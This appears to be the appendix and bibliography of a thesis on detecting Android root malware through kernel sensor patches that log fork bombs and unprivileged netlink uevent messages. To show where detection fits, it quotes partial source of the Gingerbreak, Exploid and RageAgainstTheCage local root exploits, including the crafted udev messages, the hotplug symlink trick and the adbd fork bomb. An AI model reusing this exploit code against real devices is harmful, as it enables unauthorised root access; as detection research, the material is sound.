     dump badging $1|awk -F" " '/launchable activity/ {print $3}'\
     |awk \-F"'" '/name=/ {print $2}')
adb shell am start -n $pkg/$act
```

Listing B.6: Run an Android application

Appendix: Sensor code inside the kernel

By modifying the source code inside the Linux kernel, the experiment demonstrates that installing sensors inside the critical paths of the Linux kernel detects malware before antivirus. In addition, the kernel detects malware behavior which provides more resiliency to polymorphic malware than hash signatures.

Of note, Android runs on its own modified version of Linux. Each Android platform runs a unique version of the kernel. The developers name each kernel type by an animal. For example, the Android emulator, which the researchers of this experiment run, requires the kernel codenamed `Goldfish`.

C.1 Sensor to detect `RageAgainstTheCage`

First, `RageAgainstTheCage` `roots` the phone by running a `fork` bomb until the system reaches `RLIMIT_NPROC` processes. Then, the exploit kills the `adbd` process. The system restarts `adbd` as `root`. Next, `adbd` calls `setuid` and `setguid` to drop its privilege to `AID_SHELL`. Since the system reached `RLIMIT_NPROC` processes, both system calls fail, but `adbd` fails to check for failure. From this point, `adbd` spawns new processes with `root` privileges.

To prevent this attack, the Linux kernel will detect `fork` bombs and report the findings to `/proc/kmsg`. The sensor goes in `kernel/fork.c:copy_process`. When the kernel performs a quota check for `RLIMIT_NPROC`, the sensor will report violators to `syslog`.

```
static struct task_struct *copy_process(unsigned long clone_flags,
                                        unsigned long stack_start,
                                        unsigned long stack_size,
                                        int __user *child_tidptr,
                                        struct pid *pid,
                                        int trace)
{
```

```
struct task_struct *attacker; /* used in sensor */

/* code snipped */

/*
 * The copy process now checks that the user
 * hasn't reached their RLMIT_NPROC quota
 */
if (atomic_read(&p->real_cred->user->processes) >=
    task_rlimit(p, RLIMIT_NPROC))
{
   if (!capable(CAP_SYS_ADMIN) &&
       !capable(CAP_SYS_RESOURCE) &&
       p->real_cred->user != INIT_USER)
   {
      /***************************************
       * MY CODE BEGINS HERE (roughly line 994)
       ***************************************/

       /*
        * Find the attacker process that started
        * the fork bomb.
        */
       attacker = current;
       while(strcmp(attacker->parent->comm,
                    current->comm) == 0 &&
             attacker != &init_task)
       {
           attacker = attacker->parent;
       }

       printk("[FORK_SENSOR] Attack Detected. "
              "Process %s(%lu), User %lu.\n",
              attacker->comm,
              attacker->pid,
              attacker->real_cred->uid
             );
      /***************************************
       * MY CODE ENDS HERE
       ***************************************/

      /*
       * Clean up allocated memory and return
       * error code.
       */
      goto bad_fork_free;
```

```
    }
}
```

Listing C.1: Source code change inside `kernel/fork.c:copy_process`

From the code above, the variable, `p` (shorten for process) and `current` (macro that points to the current process), is of type `task_struct`. The `task_struct` contains all the metadata the kernel needs to know about a given process. First, the code looks to see how many processes the current user is running. In Android, each application is its own user which helps ensure application isolation from each other. The kernel keeps track of the total number of user processes at `&p->real_cred->user->processes`, and the code compares the running processes number to the maximum number allowed for that user (`RLIMIT_NPROC`). If over, the code checks if the current user contains the `CAP_SYS_ADMIN` or `CAP_SYS_RESOURCE` tokens which allow the user exemption from the process quota. If the user lacks the above tokens, the detection algorithm finds the original process (`attacker`) which started the `fork` bomb. Next, the code sends a message to `syslog` (located at `/proc/kmsg` in Android). The message contains the first 15 characters of the process's name, the super parent process's identification, and the user identification.

C.2 Sensor to detect `Gingerbreak` and `Exploid`

`Gingerbreak` and `Exploid` both send messages via the `NETLINK_KOBJECT_UEVENT` protocol. The developers designed this protocol so the kernel can talk to user space [24]. User space should not have `sendmsg` permission via this protocol. Linux developers already patched this vulnerability. At this point, malware detection should activate if user space tries to send messages through the `NETLINK_KOBJECT_UEVENT` protocol. The sensor goes in `net/socket.c:__sock_sendmsg`.

```
static inline int __sock_sendmsg(struct kiocb *iocb,
                                 struct socket *sock,
                                 struct msghdr *msg,
                                 size_t size)
```

```
{
    /************************************************
    * MY CODE STARTS HERE (Beginning of the function)
    ************************************************/
    struct sock *sk = sock->sk;
    int err;

    if(sk->sk_family == PF_NETLINK &&
       sk->sk_protocol == NETLINK_KOBJECT_UEVENT &&
       current->real_cred->uid != 0)
    {
       printk("[__sock_sendmsg] Attack Detected. "
              "Process %s(%lu), User "
              "%lu tried to send a message via NETLINK"
              "_KOBJECT_UEVENT.\n", current->comm,
              task_tgid_vnr(current),
              current->real_cred->uid
             );
    }
    /************************************************
     * MY CODE ENDS HERE
     ************************************************/
```

Listing C.2: Source code change inside `net/socket.c:__sock_sendmsg`

When a user calls `sendmsg`, the call reaches the kernel at `net/socket.c`. After collecting and parsing the parameters from the system call, the kernel passes the sanitized arguments to `__sock_sendmsg`. For this function, the detection algorithm checks if a user process tried to send a message via `NETLINK_KOBJECT_UEVENT`. If so, the code sends a message to `syslog` (located at `/proc/kmsg` in Android). The message contains the first 15 characters of the process's name, the process's identification and the user identification.

The latest `goldfish` kernel checks for permissions to send via `netlink` and blocks the communication. Originally, the kernel allowed the communication [40]. In addition, the protocol accepted datagram or raw packets [24]. While raw packets require `root` permissions, datagram packets do not. If an unprivileged hacker sends the message via a datagram package instead of a raw packet, the packet goes through. Since then, the developers patched the kernel to block datagram and raw packets for users. However, the

Linux kernel development community chose not to report the violation in `syslog` [7]. As such the user never knows the attack occurred. If the user knew, the user may remove the malicious program before the malware discovers a successful means to `root` the phone.

Appendix: Original malware signature paths

D.1 Critical path for Gingerbreak

Inside the function do_fault, Gingerbreak makes a system call to sendmsg(2) using the NETLINK_KOBJECT_UEVENT protocol. Since the protocol is designed to send kernel messages to user space [24], the malware fools udev to overwrite the strcmp(3) global offset table (GOT) entry in vold with system(3). If the sendmsg(2) fails, the exploit fails. By monitoring user processes sending messages over NETLINK_KOBJECT_UEVENT, the sensor can detect the exploit. Listing D.1 shows the do_fault source code for Gingerbreak.

```
static int do_fault(uint32_t idx, int oneshot)
{
  char buf[0x1000];
  struct sockaddr_nl snl;
  struct iovec iov = {buf, sizeof(buf)};
  struct msghdr msg = {&snl, sizeof(snl),
                       &iov, 1, NULL, 0, 0};
  int sock = -1, n = 0;

  do {
    find_vold();
    usleep(10000);
  } while (!vold.found);

  usleep(200000);
  memset(buf, 0, sizeof(buf));
  memset(&snl, 0, sizeof(snl));
  snl.nl_family = AF_NETLINK;

  if ((sock = socket(PF_NETLINK, SOCK_DGRAM,
                     NETLINK_KOBJECT_UEVENT)) < 0)
    die("[-] socket");
  snl.nl_pid = vold.pid;

  memset(buf, 0, sizeof(buf));
```

```
n = snprintf(buf, sizeof(buf), "@/foo%cACTION=add%c"
             "SUBSYSTEM=block%cDEVPATH=%s%cMAJOR=179"
             "%cMINOR=%d%cDEVTYPE=harder%cPARTN=%d",
             0, 0, 0, vold.device, 0, 0, vold.system,
             0, 0, -idx);
msg.msg_iov->iov_len = n;

n = sendmsg(sock, &msg, 0);  /* CRITICAL PATH! */
if (n < 0 || oneshot) {
  close(sock);
  return n;
}

usleep(500000);

/* Trigger any of the GOT overwriten
* strcmp(), atoi(), strdup() etc.
 * inside vold main binary.
 * Arent we smart? Using old school
 * technique from '99 to fsck NX while others
 * re-invent "ROP". Wuhahahahaha!!!
 */
if (honeycomb) {
  n = snprintf(buf, sizeof(buf), "@/foo%cACTION=add%c"
               "SUBSYSTEM=block%cSEQNUM=%s%cDEVPATH=%s%c"
               "MAJOR=%s%cMINOR=%s%cDEVTYPE=%s%cPARTN=1",
               0, 0, 0, bsh, 0, bsh, 0, bsh, 0, bsh,
               0, bsh, 0);
} else if (froyo) {
  n = snprintf(buf, sizeof(buf),
               "@/foo%cACTION=add%cSUBSYSTEM=block%c"
               "DEVPATH=%s%cMAJOR=179%cMINOR=%d %c"
               "DEVTYPE=harder%cPARTN=1",
               0, 0, 0, bsh, 0, 0, vold.system, 0, 0);
} else {
  n = snprintf(buf, sizeof(buf),
               "%s;@%s%cACTION=%s%cSUBSYSTEM=%s%c"
               "SEQNUM=%s%cDEVPATH=%s%cMAJOR=179%c"
               "MINOR=%d%cDEVTYPE=harder%cPARTN=1",
               bsh, bsh, 0, bsh, 0, bsh, 0, bsh,
               0, bsh, 0, 0, vold.system, 0, 0);
}
```

```
  msg.msg_iov->iov_len = n;
  n = sendmsg(sock, &msg, 0);

  close(sock);

  return n;
}
```

Listing D.1: Critical Path Inside Gingerbreak

D.2 Critical path for Exploid

Just like Gingerbreak, Exploid sends a message over NETLINK_KOBJECT_UEVENT. In Exploid's main function, the exploit sends a datagram packet over sendmsg(2) using the NETLINK_KOBJECT_UEVENT protocol. The message fools init to run sqlite_stmt_journals/hotplug (the malware) with root privileges the next time a hotplug event occurs. For example, toggling the WiFi feature or plugging in a secure digital (SD) card are hotplug events. If sendmsg(2) fails, the exploit cannot run. A sensor monitoring sendmsg(2) for user processes using NETLINK_KOBJECT_UEVENT will detect the exploit. Listing D.2 shows the main function source code for Exploid.

```
int main(int argc, char **argv, char **env)
{
    /* code snipped */
  printf("[+] opening NETLINK_KOBJECT_UEVENT socket\n");

  memset(&snl, 0, sizeof(snl));
  snl.nl_pid = 1;
  snl.nl_family = AF_NETLINK;

  if ((sock = socket(PF_NETLINK, SOCK_DGRAM,
       NETLINK_KOBJECT_UEVENT)) < 0)
    die("[-] socket");

  close(creat("loading", 0666));
  if ((ofd = creat("hotplug", 0644)) < 0)
    die("[-] creat");
  if (write(ofd, path , strlen(path)) < 0)
```

```
    die("[-] write");
  close(ofd);
  symlink("/proc/sys/kernel/hotplug", "data");
  snprintf(buf, sizeof(buf), "ACTION=add%cDEVPATH=/..%s%c"
           "SUBSYSTEM=firmware%c"
           "FIRMWARE=../../..%s/hotplug%c",
           0, basedir, 0, 0, basedir, 0);
  printf("[+] sending add message ...\n");
  if (sendmsg(sock, &msg, 0) < 0)   /* CRITICAL PATH! */
    die("[-] sendmsg");
  close(sock);
  printf("[*] Try to invoke hotplug now, clicking at the"
         " wireless\n"
       "[*] settings, plugin USB key etc.\n"
       "[*] You succeeded if you find /system/bin/"
         "rootshell.\n"
       "[*] GUI might hang/restart meanwhile"
         " so be patient.\n");
  sleep(3);
  return 0;
}
```

Listing D.2: Critical path inside `Exploid`

D.3 Critical path for `RageAgainstTheCage`

For `RageAgainstTheCage`, the `fork` bomb against the kernel provides a critical path for detection. Inside the `RATC`'s `main` function, the exploit calls `fork(2)` until the application reaches `RLIMIT_NPROC`. By monitoring applications which reach their `RLIMIT_NPROC` quota, the sensor can detect `fork` bombs and `RATC`. To further improve detection, a sensor inside `adb.c` could report failed system calls to `setuid(2)` and `setgid(2)`. Listing D.3 shows the `main` function for `RATC`.

```
int main(int argc, char **argv)
{
  pid_t adb_pid = 0, p;
  int pids = 0, new_pids = 1;
  int pepe[2];
  char c = 0;
```

```
struct rlimit rl;

printf("[*] CVE-2010-EASY Android local root "
       "exploit (C) 2010 by 743C\n\n");
printf("[*] checking NPROC limit ...\n");

if (getrlimit(RLIMIT_NPROC, &rl) < 0)
  die("[-] getrlimit");

if (rl.rlim_cur == RLIM_INFINITY) {
  printf("[-] No RLIMIT_NPROC set. Exploit would "
         "just crash machine. Exiting.\n");
  exit(1);
}

printf("[+] RLIMIT_NPROC={%lu, %lu}\n",
       rl.rlim_cur, rl.rlim_max);
printf("[*] Searching for adb ...\n");

adb_pid = find_adb();

if (!adb_pid)
  die("[-] Cannot find adb");

printf("[+] Found adb as PID %d\n", adb_pid);
printf("[*] Spawning children. Dont type anything "
            "and wait for reset!\n");
printf("[*]\n[*] If you like what we are doing you "
           "can send us PayPal money to\n"
       "[*] <redacted> so we can compensate time,"
            " effort and HW costs.\n"
       "[*] If you are a company and feel like you "
            "profit from our work,\n"
       "[*] we also accept donations > 1000 USD!\n");
printf("[*]\n[*] adb connection will be reset. restart "
       "adb server on desktop and re-login.\n");

sleep(5);

if (fork() > 0)    /* CRITICAL PATH! */
  exit(0);

setsid();
```

```
  pipe(pepe);

  /* generate many (zombie) shell-user processes so
   * restarting adb's setuid() will fail.
   * The whole thing is a bit racy, since when we kill adb
   * there is one more process slot left which we need to
   * fill before adb reaches setuid(). Thats why we
   * fork-bomb in a seprate process.
   */
  if (fork() == 0) {
    close(pepe[0]);
    for (;;) {
      if ((p = fork()) == 0) {
        exit(0);
      } else if (p < 0) {
        if (new_pids) {
          printf("\n[+] Forked %d childs.\n", pids);
          new_pids = 0;
          write(pepe[1], &c, 1);
          close(pepe[1]);
        }
      } else {
        ++pids;
      }
    }
  }

  close(pepe[1]);
  read(pepe[0], &c, 1);


  restart_adb(adb_pid);

  if (fork() == 0) {
    fork();
    for (;;)
      sleep(0x743C);
  }

  wait_for_root_adb(adb_pid);
  return 0;
}
```

Listing D.3: Critical path inside RageAgainstTheCage

Appendix: Sequence Diagrams

E.1 `Exploid` Sequence Diagram

Figure E.1 shows a sequence diagram of how `Exploid` `roots` the device. Section 4.5 further explains how the exploit works.



Figure E.1: Sequence Diagram of `Exploid` exploit

E.2 `Gingerbreak` Sequence Diagram

Figure E.2 shows a sequence diagram of how `Gingerbreak` `roots` the device. Section 4.4 further explains how the exploit works.



Figure E.2: Sequence Diagram of `Gingerbreak` exploit

E.3 `RageAgainstTheCage` Sequence Diagram

Figure E.3 shows a sequence diagram of how `Gingerbreak roots` the device. Section 4.6 further explains how the exploit works.



Figure E.3: Sequence Diagram of `RATC` exploit

Bibliography

[1] Ali, M., H. Ali, and Z. Anwar. "Enhancing Stealthiness and Efficiency of Android Trojans and Defense Possibilities (EnSEAD) - Android's Malware Attack, Stealthiness and Defense: An Improvement". *Frontiers of Information Technology (FIT), 2011*, 148 –153. Dec. 2011.

[2] Android Apps. "Android Architecture The Key Concepts of Android OS", February 2012. URL http://www.android-app-market.com/android-architecture.html. Accessed December 2013.

[3] Android Open Source Project. "Android Emulator". URL http://developer.android.com/tools/help/emulator.html. Accessed December 2013.

[4] Android Open Source Project. "Android NDK". URL http://developer.android.com/tools/sdk/ndk/index.html. Accessed January 2014.

[5] Android Open Source Project. "Android SDK". URL http://developer.android.com/tools/sdk/index.html. Accessed January 2014.

[6] Android Open Source Project. "Dashboards". URL http://developer.android.com/about/dashboards/index.html?utm_content=buffer07ca2&utm_source=buffer&utm_medium=twitter&utm_campaign=Buffer. Accessed January 2014.

[7] Android Open Source Project. "Goldfish". URL https://android.googlesource.com/kernel/goldfish.git. Accessed December 2013.

[8] APKTOP. "APKTOP: Free Android Apps, Games Donwload From Android Market". URL http://www.papktop.com. Accessed January 2014.

[9] Booton, Jennifer. "Hackers Tweak Tactics to Maximize Profits, Send Android Malware Soaring". URL http://www.foxbusiness.com/technology/2013/08/21/hackers-tweak-tactics-to-maximize-profits-send-android-malware-soaring/. Accessed August 2013.

[10] Burns, Chris. "Android Market Blocked By Chinese Government", October 2011. URL http://www.slashgear.com/android-market-blocked-by-chinese-government-11186862. Accessed January 2014.

[11] Dex2jar Google Group. "Dex2jar". URL https://code.google.com/p/dex2jar. Accessed December 2013.

[12] Dorflinger, T., A. Voth, J. Kramer, and R. Fromm. "My smartphone is a safe! The user's point of view regarding novel authentication methods and gradual security levels on smartphones". *Security and Cryptography (SECRYPT), Proceedings of the 2010 International Conference on*, 1–10. 2010.

[13] Dupuy, Emmanuel. “JD Project”. URL http://jd.benow.ca. Accessed December 2013.

[14] Eve, M. “Android 1.x/2.x HTC Wildfire Local Root Exploit”, February 2011. URL http://www.exploit-db.com/exploits/16098/. Accessed March 2013.

[15] Google. “Google Play”. URL https://play.google.com/store?hl=en. Accessed January 2014.

[16] Hansen, M., R. Hill, and S. Wimberly. “Detecting covert communication on Android”. *Local Computer Networks (LCN), 2012 IEEE 37th Conference on*, 300 –303. Oct. 2012. ISSN 0742-1303.

[17] Hex-Rays. “IDA: About”. URL https://www.hex-rays.com/products/ida. Accessed January 2014.

[18] High-Tech Computer Corportation. “Support For Your Droid Incredible by HTC (Verizon Wireless)”. URL http://www.htc.com/us/support/droid-incredible-by-htc-verizon-wireless. Accessed January 2014.

[19] Houmansadr, A., S.A. Zonouz, and R. Berthier. “A cloud-based intrusion detection and response system for mobile phones”. *Dependable Systems and Networks Workshops (DSN-W), 2011 IEEE/IFIP 41st International Conference on*, 31–32. Hong Kong, 2011.

[20] Isohara, T., K. Takemori, and A. Kubota. “Kernel-based Behavior Analysis for Android Malware Detection”. *Computational Intelligence and Security (CIS), 2011 Seventh International Conference on*, 1011 –1015. Dec. 2011.

[21] Jiang, X. “GingerMaster: First Android Malware Utilizing a Root Exploit on Android 2.3”, August 2011. URL http://www.csc.ncsu.edu/faculty/jiang/GingerMaster/. Accessed March 2013.

[22] Jiang, X. “Security Alert: New DroidKungFu Variant – AGAIN! – Found in Alternative Android Markets”, August 2011. URL http://www.csc.ncsu.edu/faculty/jiang/DroidKungFu3/. Accessed March 2013.

[23] Juniper Networks. “2011 Mobile Threats Report”, February 2012. URL http://www.juniper.net/us/en/local/pdf/additional-resources/jnpr-2011-mobile-threats-report.pdf. Accessed January 2014.

[24] Kerrisk, M. “Netlink (7)”. URL http://man7.org/linux/man-pages/man7/netlink.7.html. Accessed March 2013.

[25] Khune, R.S. and J. Thangakumar. “A cloud-based intrusion detection system for Android smartphones”. *Radar, Communication and Computing (ICRCC), 2012 International Conference on*, 180 –184. Dec. 2012.

[26] Kroah-Hartman, G. “Linux Hotplugging”. URL http://linux-hotplug.sourceforge.net. Accessed March 2013.

[27] Kroah-Hartman, Greg. “Android NDK”, March 2002. URL http://www.linuxjournal.com/article/5604. Accessed January 2014.

[28] Love, Robert. *Linux Kernel Development (3rd Edition) (Developer’s Library)*. Addison-Wesley, 2010. ISBN 978-0-672-32946.

[29] Microsoft. “Microsoft SMB Protocol and CIFS Protocol Overview”. URL http://msdn.microsoft.com/en-us/library/windows/desktop/aa365233(v=vs.85).aspx. Accessed October 2013.

[30] N Multi-Network. “APKTOP: Free Android Apps, Games Donwload From Android Market”. URL http://nduoa.com. Accessed January 2013.

[31] National Insitute of Science and Technology. “Vulnerability Summary for CVE-2009-2692”, August 2009. URL http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-2692. Accessed January 2014.

[32] National Institute of Standards and Technology. “Vulnerability Summary for CVE-2011-1823”, April 2012. URL http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-1823. Accessed March 2013.

[33] Ongtang, M., S. McLaughlin, W. Enck, and P. McDaniel. “Semantically Rich Application-Centric Security in Android”. *Computer Security Applications Conference, 2009. ACSAC ’09. Annual*, 340–349. 2009. ISSN 1063-9527.

[34] OpenBSD. “OpenSSH”. URL http://www.openssh.org. Accessed September 2013.

[35] Oracle. “VirtualBox”. URL http://www.virtualbox.org. Accessed October 2013.

[36] Pieterse, H. and M.S. Olivier. “Android botnets on the rise: Trends and characteristics”. *Information Security for South Africa (ISSA), 2012*, 1–5. 2012.

[37] RealVNC. “Xvnc4”. URL http://www.realvnc.com. Accessed October 2013.

[38] Rotarua. “VirusTotal”. URL https://www.virustotal.com/en/. Accessed January 2014.

[39] Russello, G., B. Crispo, E. Fernandes, and Y. Zhauniarovich. “YAASE: Yet Another Android Security Extension”. *Privacy, security, risk and trust (passat), 2011 ieee third international conference on and 2011 ieee third international conference on social computing (socialcom)*, 1033 –1040. Oct. 2011.

[40] Sebastian. “udev Trickery (CVE-2009-1185 and CVE-2009-1186”, April 2009. URL http://c-skills.blogspot.com/2009/04/udev-trickery-cve-2009-1185-and-cve.html. Accessed January 2014.

[41] Sebastian. "C-skills: Zimperlich Sources", February 2011. URL http://c-skills.blogspot.com/2011/02/zimperlich-sources.html. Accessed January 2014.

[42] Shabtai, A., Y. Fledel, U. Kanonov, Y. Elovici, S. Dolev, and C. Glezer. "Google Android: A Comprehensive Security Assessment". *Security Privacy, IEEE*, 8(2):35 –44, March-April 2010. ISSN 1540-7993.

[43] Shevchenko, S. "The Butterfly Effect of a Boundary Check", January 2012. URL http://baesystemsdetica.blogspot.com/2012/01/the-butterfly-effect-of-boundary-check_2161.html. Accessed March 2013.

[44] Steiner, Dan. "Staggering Cost of Malware Now Over $100 Billion a Year". URL http://smallbusiness.yahoo.com/advisor/staggering-cost-malware-now-over-100-billion-023014986.html. Accessed July 2013.

[45] Strazzere, T. "Security Alert: zHash, A Binary that can Root Android Phones, Found in Chinese App Markets and Android Market", March 2011. URL https://blog.lookout.com/blog/2011/03/20/security-alert-zhash-a-binary-that-\can-root-android-phones-found-in-chinese-app-markets-and-android-market. Accessed March 2013.

[46] Subreption LLC. "Running an updated kernel in the Android emulator (Goldfish)", September 2012. URL http://www.subreption.com/blog/running-an-updated-kernel-in-the-android-emulator-goldfish. Accessed December 2013.

[47] Tang, Wei, Guang Jin, Jiaming He, and Xianliang Jiang. "Extending Android Security Enforcement with a Security Distance Model". *Internet Technology and Applications (iTAP), 2011 International Conference on*, 1 –4. Aug. 2011.

[48] thesnkchrmr. "RageAgainstTheCage", March 2011. URL http://thesnkchrmr.wordpress.com/2011/03/24/rageagainstthecage. Accessed March 2013.

[49] Vargas, R.J.G., R.G. Huerta, E.A. Anaya, and A.F.M. Hernandez. "Security controls for Android". *Computational Aspects of Social Networks (CASoN), 2012 Fourth International Conference on*, 212 –216. Nov. 2012.

